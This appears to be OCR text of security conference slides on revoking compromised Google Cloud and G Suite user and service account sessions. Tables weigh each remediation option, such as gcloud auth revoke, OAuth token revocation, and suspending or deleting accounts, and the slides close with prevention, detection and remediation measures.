gcloud auth revoke <account>	`gcloud` CLI	Revokes OAuth session access token and refresh token for user account	Can only be run on gcloud client machine and attacker can easily delete configuration to prevent this
API call to revoke token	`https://oauth2.googleapis.com/revoke`	Revokes specified OAuth session access token and refresh token	Requires OAuth access or refresh token, which is usually unknown because it is not logged. It is cached on gcloud client machine and is easily deleted by the attacker.
Reset password	G Suite Admin > Users	Changes user password	
Suspend User Account	G Suite Admin > Users	Disables User Account	
Delete User Account	G Suite Admin > Users	Deletes User Account	


netskope

remediation: revoke user account sessions

Action	Where / How	Description	Drawback
Reset Sign-In Cookies	G Suite Admin > Users > user > Security	Revokes current web browser sessions	Does not revoke SDK sessions (CLI/API)
gcloud auth revoke <account>	`gcloud` CLI	Revokes OAuth session access token and refresh token for user account	Can only be run on gcloud client machine and attacker can easily delete configuration to prevent this
API call to revoke token	`https://oauth2.googleapis.com/revoke`	Revokes specified OAuth session access token and refresh token	Requires OAuth access or refresh token, which is usually unknown because it is not logged. It is cached on gcloud client machine and is easily deleted by the attacker.
Reset password	G Suite Admin > Users	Changes user password	Does not revoke SDK sessions (CLI/API)
Suspend User Account	G Suite Admin > Users	Disables User Account	Revokes SDK sessions (CLI/API) temporarily. Tokens still exist and are valid if User Account enabled again.
Delete User Account	G Suite Admin > Users	Deletes User Account	Revokes SDK sessions (CLI/API) but has high impact.

remediation: revoke user account sessions

- G Suite Admin > Users > user > Security > Connected applications



Connected applications

3 applications connected to this user. Learn more

Application	Access level	Authorization date
Google APIs Explorer	Has access to Google Services, basic account info	Jul 1, 2020, 10:43:12 PM
Google Cloud SDK	Has some account access, including Google Developers Console, Google Cloud Platform, basic account info	Jul 24, 2020, 10:49:27 AM
Google Chrome	Has full access to your Google Account	Jul 27, 2020, 6:44:10 AM

remediation: revoke user account sessions

Type of Compromised Account	Lock Out Account	Revoke Current Sessions
User Account	• **Reset password** • Suspend user • Delete user	• Reset sign-in cookies ? • CLI: `gcloud auth revoke` ? • API: revoke token ? • Reset password ? • Suspend user ? • Delete user ? • **Delete Connected OAuth application**
Service Account	• **Rotate/delete API key** • Disable service account • Delete service account	

remediation: revoke service account sessions

Type of Compromised Account	**Lock Out Account**	**Revoke Current Sessions**
User Account	• **Reset password** • Suspend user • Delete user	• Reset sign-in cookies ? • CLI: `gcloud auth revoke` ? • API: revoke token ? • Reset password ? • Suspend user ? • Delete user ? • **Delete Connected OAuth application**
Service Account	• **Rotate/delete API key** • Disable service account • Delete service account	• CLI: `gcloud auth revoke` ? • API: revoke token ? • Rotate/delete API key ? • Disable service account ? • Delete service account ?

remediation: revoke service account sessions

Action	Where / How	Description	Drawback
gcloud auth revoke <account>	`gcloud` CLI	Revokes OAuth session access token and refresh token for user account	Does not work on service accounts. ***Error****: Service account tokens cannot be revoked, but they will expire automatically. To prevent use of the service account token earlier than the expiration, revoke the parent service account or service account key.*
API call to revoke token	`https://oauth2.googleapis.com/revoke`	Revokes specified OAuth session access token and refresh token	Does not work on service account tokens. ***Error****: token is not revocable.* But even if it worked, same issues as user accounts.
Rotate / delete API key	Google Cloud Console > IAM & Admin > Service Accounts	Deletes API key	
Disable Service Account	Google Cloud Console > IAM & Admin > Service Accounts	Disables Service Account	
Delete Service Account	Google Cloud Console > IAM & Admin > Service Accounts	Deletes Service Account	

remediation: revoke service account sessions

Action	**Where / How**	**Description**	**Drawback**
gcloud auth revoke <account>	`gcloud` CLI	Revokes OAuth session access token and refresh token for user account	Does not work on service accounts. ***Error****: Service account tokens cannot be revoked, but they will expire automatically. To prevent use of the service account token earlier than the expiration, revoke the parent service account or service account key.*
API call to revoke token	`https://oauth2.googleapis.com/revoke`	Revokes specified OAuth session access token and refresh token	Does not work on service account tokens. ***Error****: token is not revocable.* But even if it worked, same issues as user accounts.
Rotate / delete API key	Google Cloud Console > IAM & Admin > Service Accounts	Deletes API key	Does not revoke SDK sessions (CLI/API)
Disable Service Account	Google Cloud Console > IAM & Admin > Service Accounts	Disables Service Account	Revokes SDK sessions (CLI/API) temporarily. Tokens still exist and are valid if User Account enabled again. Suspend > cloud session duration
Delete Service Account	Google Cloud Console > IAM & Admin > Service Accounts	Deletes Service Account	


remediation: revoke service account sessions

Action	Where / How	Description	Drawback
gcloud auth revoke <account>	`gcloud` CLI	Revokes OAuth session access token and refresh token for user account	Does not work on service accounts. ***Error***_: Service account tokens cannot be revoked, but they will expire automatically. To prevent use of the service account token earlier than the expiration, revoke the parent service account or service account key._
API call to revoke token	`https://oauth2.googleapis.com/revoke`	Revokes specified OAuth session access token and refresh token	Does not work on service account tokens. ***Error***_: token is not revocable._ But even if it worked, same issues as user accounts.
Rotate / delete API key	Google Cloud Console > IAM & Admin > Service Accounts	Deletes API key	Does not revoke SDK sessions (CLI/API)
Disable Service Account	Google Cloud Console > IAM & Admin > Service Accounts	Disables Service Account	Revokes SDK sessions (CLI/API) temporarily. Tokens still exist and are valid if User Account enabled again. Suspend > cloud session duration
Delete Service Account	Google Cloud Console > IAM & Admin > Service Accounts	Deletes Service Account	Revokes SDK sessions (CLI/API) but has high impact.

remediation: revoke service account sessions

Type of Compromised Account	**Lock Out Account**	**Revoke Current Sessions**
User Account	• **Reset password** • Suspend user • Delete user	• Reset sign-in cookies ? • CLI: `gcloud auth revoke` ? • API: revoke token ? • Reset password ? • Suspend user ? • Delete user ? • **Delete Connected OAuth application**
Service Account	~~• Rotate/delete API key~~ • **Disable service account** • **Delete service account**	• CLI: `gcloud auth revoke` ? • API: revoke token ? • Rotate/delete API key ? • **Disable service account for cloud session duration** • **Delete service account**

conclusion: attack scenarios



conclusion: defensive measures

	Actions
Prevention	• Set Google Cloud session timeouts in G Suite • Implement IP Whitelisting with VPC service controls • Set MFA
Detection	Detect failed authorizations due to IP whitelisting
Remediation	User Accounts • Reset password in G Suite • Delete OAuth connected application in G Suite Service Accounts • Disable/reactivate after cloud session duration or • Delete/recreate service accounts

thank you

- questions
- @jenkohwong